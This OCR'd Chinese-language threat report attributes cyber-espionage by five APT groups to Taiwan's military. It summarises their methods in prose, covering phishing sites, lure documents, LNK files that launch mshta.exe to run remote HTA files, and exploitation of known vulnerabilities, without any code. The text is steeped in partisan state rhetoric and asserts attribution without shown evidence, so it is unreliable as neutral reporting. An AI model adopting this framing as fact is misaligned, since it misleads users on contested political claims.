


“蚍蜉撼树”

—— 台民进党当局“资通电军”黑客组织网络攻击活动调查报告

〔内容摘要：中国台湾省民进党当局支持的黑客组织（以下简称“台 APT 组织”）长期针对我国家政府和公共服务机构、科研单位、高等院校、国防科技工业企业、外事机构等实施网络间谍活动，其主要目的是窃取并向境外反华势力出卖国家重要外交政策、国防军工技术、尖端科技成果、国民经济运行数据等敏感情报信息，破坏社会公共秩序并制造混乱，配合美国政府和美国军方以对我长期实施网络战、舆论战、认知战的方式图谋反攻倒算，充当美对华“颜色革命”爪牙。本报告将揭露台 APT 组织在台湾民进党当局的持续纵容和台“资通电军”的直接授意指挥下，对中国大陆和港澳地区重要行业和单位实施的长期网络攻击破坏活动，梳理总结相关组织的网络攻击技战术特点及具体攻击手法，并公布台“资通电军”策划、指挥对我网攻犯罪的主要成员身份。〕

一、台 APT 组织概述

2016 年，美国以所谓“太阳花革命”的“颜色革命”手法秘密支持台湾民进党在中国台湾地区上台执政，随即不断在网络空间大搞台独“小动作”“擦边球”，与境外反华势力密切勾结，“挟洋自重”“倚美谋独”，甘当“卖国贼”和反华势力的“马前卒”。2017 年，台湾民进党当局成立所谓的“资通电军”，参照美军网络战部队的模式对大陆地区实施“电子

战”“信息战”，还豢养多个黑客组织，通过网络攻击手段窃取敏感数据和重要情报信息，向“美国主子”摇尾乞怜，不断损害我国家利益、民族利益和社会公共利益，性质极其恶劣，情节极其严重，造成的恶劣后果甚至到了罄竹难书的地步。

国家计算机病毒应急处理中心和计算机病毒防治技术国家工程实验室联合360数字安全集团，对台APT组织进行了长期跟踪调查。截至目前，已查清并掌握包括APT-C-01（毒云藤）、APT-C-62（三色堇）、APT-C-64（匿名者64）、APT-C-65（金叶萝）和APT-C-67（乌苏拉）等五个由台湾民进党当局豢养支持，并由台当局“国防部”下属“资通电军”直接操纵的黑客组织。

1.1 APT-C-01

APT-C-01组织，又名“毒云藤”、“绿斑”、“PoisonVine”、“GreenSpot”等，与美国网络司令部关系密切，长期参与美军的所谓“前出狩猎”行动。该组织重点针对中国大陆各级政府和公共服务机构、国防军工、科研教育等多个重要行业领域实施网攻窃密和系统破坏活动，特别关注我国防科技工业发展成果、中美关系、两岸关系和海洋科学研究活动等相关信息。如图1所示，APT-C-01组织善于利用我国政治、经济和社会运行的重大时事话题构造钓鱼网站或诱饵文档，其攻击活动多以非法窃取受害者常用电子邮箱的用户名和口令作为初始入

侵阶段的主要战术，非法登陆受害人邮箱并窃取相关邮件信息后，再进一步以此邮箱为跳板构造更加具有欺骗性的钓鱼信息，尝试控制更多电子邮箱或入侵目标单位内的其他高价值目标设备并窃取敏感数据和重要情报信息。




图 1. APT-C-01 组织攻击技战术示意图

2022 年，APT-C-01 组织重点针对中国大陆科研、教育等主要行业领域实施网攻窃密活动。在新冠疫情防控期间，该组织频繁仿冒国内知名电子邮件服务网站，大量使用与“疫苗接种”“疫情防控”“场所码代扫”等相关主题的诱饵文档和网页，对我开展大规模、无差别的集中钓鱼攻击活动，配合其“美国老板”将新冠病毒的源头栽赃给中国大陆。

2023 年，APT-C-01 组织在继续针对中国大陆科研、教育等领域实施网络攻击的基础上，进一步将攻击范围扩大到我政府机构、国防军工、交通运输等领域，尤其是针对民用航空、机场类目标展开持续而活跃的攻击。该组织不仅制作和投放了大量与民航业务相关的诱饵文档，还仿冒民航企业单位的官方

网站制作钓鱼网页，多次尝试渗透到企业内网，严重危害民航业的生产安全，人为制造了该行业安全生产的重大隐患，涉嫌刑事犯罪。

2024 年，民进党当局勾连外部势力不断进行“谋独”挑衅，危害两岸关系和台海和平稳定。从 2024 年 5 月开始，中国人民解放军东部战区于台湾省周边海域多次开展“联合利剑－2024”演习，对“台独”分裂势力“谋独”行径进行有力惩戒，对外部势力干涉挑衅提出严重警告。在此背景下，APT-C-01 组织将其攻击目标延伸到我海事领域，重点对我沿海地区的相关海事机构开展有针对性的钓鱼邮件攻击，妄图通过窃取相关海事部门有关情报预判我海军军演行动计划细节。

综合分析认为，该组织的人员构成相对固定，攻击据点变化不多，具有明显的现役军人特征。

1.2 APT-C-62

APT-C-62 组织，又名“三色堇”。其攻击目标与 APT-C-01 组织高度重叠，主要针对我高校和科研机构、交通运输行业、海事部门等重点领域网络目标实施网攻窃密活动。该组织早期攻击活动主要通过钓鱼邮件投递恶意附件或者钓鱼链接，近期则主要针对中国大陆和日韩等国的网络目标 Web 应用系统进行攻击，通常利用相关系统已知漏洞进行边界突破，随后投放部署开源木马程序、免费或商业渗透测试工具及远控程序等，

进而持续实施内网横向移动、图像监控系统控制、安全防范系统控制及各类数据窃取活动，其典型攻击手法如图 2 所示。




图 2. APT-C-62 组织攻击技战术示意图

在赖清德当局顽固坚持“台独”路线，不断强化与美勾连的背景下，美对台“军售”“军援”次数及相关金额屡创新高。2024 年上半年，美国国务院批准向台湾民进党当局出售价值超过 6 亿美元的武器，其中包括 720 套弹簧刀 300 型巡飞弹、100 套 ALTIUS 600M-V 巡飞弹等先进攻击性武器，还于 2024 年 6 月在台湾省举办了“台美国防产业论坛”。在同一时期，APT-C-62 组织在其“美国主子”的指使下，大幅增加了针对我国防军工、交通运输、能源基建等关键信息基础设施的网络渗透攻击窃密活动，以实际行动回应“美援”，并进一步向美国军方和情报部门出卖我国防、军事和能源储备等领域的敏感

情报信息。

1.3 APT-C-64

APT-C-64 组织，又名“匿名者 64”。该组织是一个配合美国反华势力专门对我实施“颜色革命”的反动犯罪组织，其前身是台当局军方情治部门的对华“战组”，在我周边国家和地区建立据点长期实施远程窃密和捣乱破坏活动。其对我实施网络攻击的线索最早可追溯至 2006 年，组织中的多名“元老”级成员，曾参与策划实施了上个世纪八十年代以来的多起“颜色革命”活动，罪大恶极。该组织现阶段的攻击目标主要涉及大陆及港澳地区政府和企事业单位的数字媒体服务系统，以及相关网站、户外电子屏幕、网络电视等，攻击目的是篡改系统播放内容，插播“台独”“精日”信息，图谋影响公众认知，干扰网民判断并进而扰乱社会公共秩序。其典型攻击技战术如图 3 所示。




图 3. APT-C-64 组织攻击技战术示意图

2022 年以来，APT-C-64 组织对我攻击数量和频度显著增加。2023 年 9 月第十九届杭州亚运会期间，该组织异常兴奋和活跃，多次使用 Web 系统公开漏洞渗透攻击中国大陆和港澳地区单位的门户网站、户外电子屏幕、网络电视等平台，妄图获取相关系统后台控制权限并投放非法内容，人为制造操纵网络舆论，图谋扰乱社会秩序。然而，由于该组织的攻击手法及网上活动习惯已被我精准掌握，其网攻活动常常钻入我为其设置的“蜜罐”和网络“陷阱”，暴露了大量网攻活动及人员身份线索。为掩盖其自身的无能以及向台独势力邀功请赏，该组织经常对其攻击成果进行肆意夸大，例如该组织公开宣称被其攻陷的网站大多为“山寨版”官方网站（甚至很可能是其自己搭建的邀功网站）或长期无人运维的僵尸网站。

由于活动经费不足，该组织的网络技术近年来快速下降，现已沦为“三流”或“三流以下”团队。

1.4 APT-C-65

APT-C-65 组织，又名“金叶萝”，是一个受美国军方支持的反动组织，以窃取我关键信息基础设施重要数据为主要目的，同时也是一个暗藏的“情报贩子”。2020 年以来，APT-C-65 持续针对我国防军工、航空航天、能源等关基单位进行网络攻击渗透，技战术与 APT-C-62 相似。

APT-C-65 组织的活动具有明显规律，特点突出，其攻击

活动与台当局领导人的所谓“外事活动”紧密关联。据掌握，该组织分别在2022年8月时任美国国会众议长南希·佩洛西窜访中国台湾省期间，2023年8月时任台湾地区民进党代表赖清德以“过境”之名窜访美国期间，2024年4月台湾当局数字事务部首次参加美国网络安全与基础设施安全局（CISA）举办的跨国网络安全演习期间，以及2024年12月初台湾当局领导人赖清德再次“过境”窜美期间，对我国防军工、政府机构、能源、交通运输、科研教育等关键信息基础设施领域单位，特别是航空航天、港口、海事等相关科研、生产和管理单位，实施了密集的网攻探情活动。其目的明显是在台湾当局与境外反华势力进行近距离接触时投降“纳贡”，递交投名状。

1.5 APT-C-67

APT-C-67组织，又名“乌苏拉”。该组织是一个近年来刚刚冒头的专门团队，主要针对中国大陆和港澳地区的物联网系统，特别是视频监控系统实施攻击窃密活动，意图通过控制大量视频监控设备，持续秘密窃取我网络及地理空间情报数据。该组织的典型网络攻击技战术如图4所示。




图 4. APT-C-67 组织攻击技战术示意图

APT-C-67 组织的网络攻击目标相对发散，常态化借助公开的网络资产测绘平台或通过批量网络地址扫描探测，获得我境内公开暴露在互联网上，且存在已知漏洞的网络安防系统、网络摄像机等物联网系统的网络地址，尝试利用已知漏洞非法获取监控系统后台控制权限，再进一步部署远程控制工具或木马，窃取数据库信息，逐步完成内网渗透，最终获得安防系统的全面控制权限和数据访问权限，利用安防系统的实时视频和历史录像信息对目标所在区域实施情报收集。相关行为不仅会造成重要信息泄露，还会对民众的生命财产安全造成严重威胁。2025 年 4 月，该组织对广州某科技公司实施了网络攻击，绕过相关公司的网络防护装置，非法进入自助设备的后台系统，通过横向移动渗透控制该公司多台内网设备，并进一步向

这些设备的后台系统上传多份恶意攻击程序，导致公司官方网站和部分业务系统受到干扰，网络服务中断数小时，给公司造成了一定损失。

综上，台 APT 组织虽然在攻击目标、攻击技战术和活动周期性规律方面各有特点，但在攻击意图、目的以及与台湾地区民进党当局频繁采取的“台独”和卖国行径存在明显的协调一致性，充分暴露了台湾民进党当局妄图“挟洋自重”，为谋取政治私利，不惜出卖民族和国家利益的丑恶嘴脸。

二、台 APT 组织网络攻击技战术与武器分析

2.1 网络探查与信息收集

台 APT 组织通常使用境外的“Shodan”“Censys”等网络资产测绘平台，对位于中国大陆和港澳地区的网络资产进行探测和信息收集，主要内容包括：资产类型、IP 地址、开放的网络服务端口、网络服务名称、版本信息等。还会通过网络搜索引擎、目标单位官方网站和媒体矩阵、行业主管部门官方网站、目标人员社交媒体账号等，全方位收集与目标单位及其人员相关的基本信息，包括单位名称和人员姓名、办公地点、行业领域、电子邮件、行业上下游单位等。同时，台 APT 组织还会收集与目标单位和个人密切相关的时事主题和符合该行业特点的公开资料，作为其后续制作钓鱼网站、钓鱼邮件、诱饵文档的原始素材。

2.2 初始入侵

2.2.1 诱饵文件

构造诱饵文件是台 APT 组织发起初始入侵活动阶段的准备工作。在诱饵文件主题的选择上，台 APT 组织会通过前期网络探查活动，从互联网上公开收集大量与攻击目标有关或攻击目标感兴趣的主题，从中选出与我国政治经济、社会发展等时事密切关联的内容，如图 5 所示。台 APT 组织在其钓鱼网站制作工具的模板源码中写入诱饵文件列表，用于对不同行业领域的受害者请求分别进行解析并有针对性地下发相应的诱饵文件，真可谓处心积虑。

诱饵文档格式多样，除常见微软操作系统环境下的 DOC、DOCX、DOCM、XLS、XLSX、XLSM、PPT、PPTX、PPTM、PPS、POT、PDF、RTF 等文件之外，该组织还经常通过图标替换和后缀名隐藏等方式将 EXE、SCR 等可执行程序伪装成文档文件，或利用伪装成 PDF 文档的 LNK 文件加载后续恶意代码。

图 5. 台 APT 组织钓鱼邮件诱饵文档关键词词云效果图

2.2.2 “钓鱼”网站攻击

台 APT 组织通过前期网络探查，以受攻击目标经常访问或有可能访问的网站作为仿冒对象，搭建仿冒网站，在仿冒网站中植入恶意代码或包含恶意代码的诱饵文档，随后通过搜索引擎“投毒”（SEO）、钓鱼邮件、第三方网站链接跳转等方式，引诱受害目标访问钓鱼网站。如图 6 所示，台 APT 组织通过仿冒国内流行的电子邮件服务网站，一方面诱骗邮箱持有人输入用户名和口令非法获得邮箱登录权限并实施邮件窃取；另一方面诱使邮箱用户点击下载诱饵文档，投送木马病毒。

台 APT 组织还频繁仿冒大陆各级政府部门网站，受害者

访问后会自动运行网页中嵌入的恶意脚本，从而自动加载 auto-download.zip，指向恶意文件下载，如图 7 所示。

图 6. 仿冒流行电子邮件服务网站的钓鱼网站




图 7. 仿冒国家政府部门网站投送木马病毒

2.2.3 “钓鱼”邮件攻击

这种攻击方式被台 APT 组织普遍使用。台 APT 组织经常借用时事、政治或热点舆情，精选主题，编造与我境内目标单位或人员密切关联的电子邮件，以多种格式的压缩文件作为邮件附件，在压缩文件（以 RAR 为例）中包含恶意 LNK 文件和恶意 RTF 文档，LNK 文件通过 mshta.exe 访问远程命令控制服务器（C2）执行 HTA 文件；再由 HTA 文件进一步将木

马病毒下载至受害者主机并运行，完成初始入侵，如图 8 所示。




图 8. “钓鱼”邮件攻击过程示意图

2.2.4 漏洞利用

台 APT 组织通常使用美国微软公司 Windows 操作系统和 Office 办公软件等流行软件产品的已知漏洞，以及国内较为流行的文档管理系统、办公自动化系统（OA）、CRM 管理系统、视频安防监控系统等应用系统漏洞实施攻击，如图 9 至图 11 所示。

图 9. 台 APT 组织利用国内某办公自动化系统（OA）漏洞进行攻击

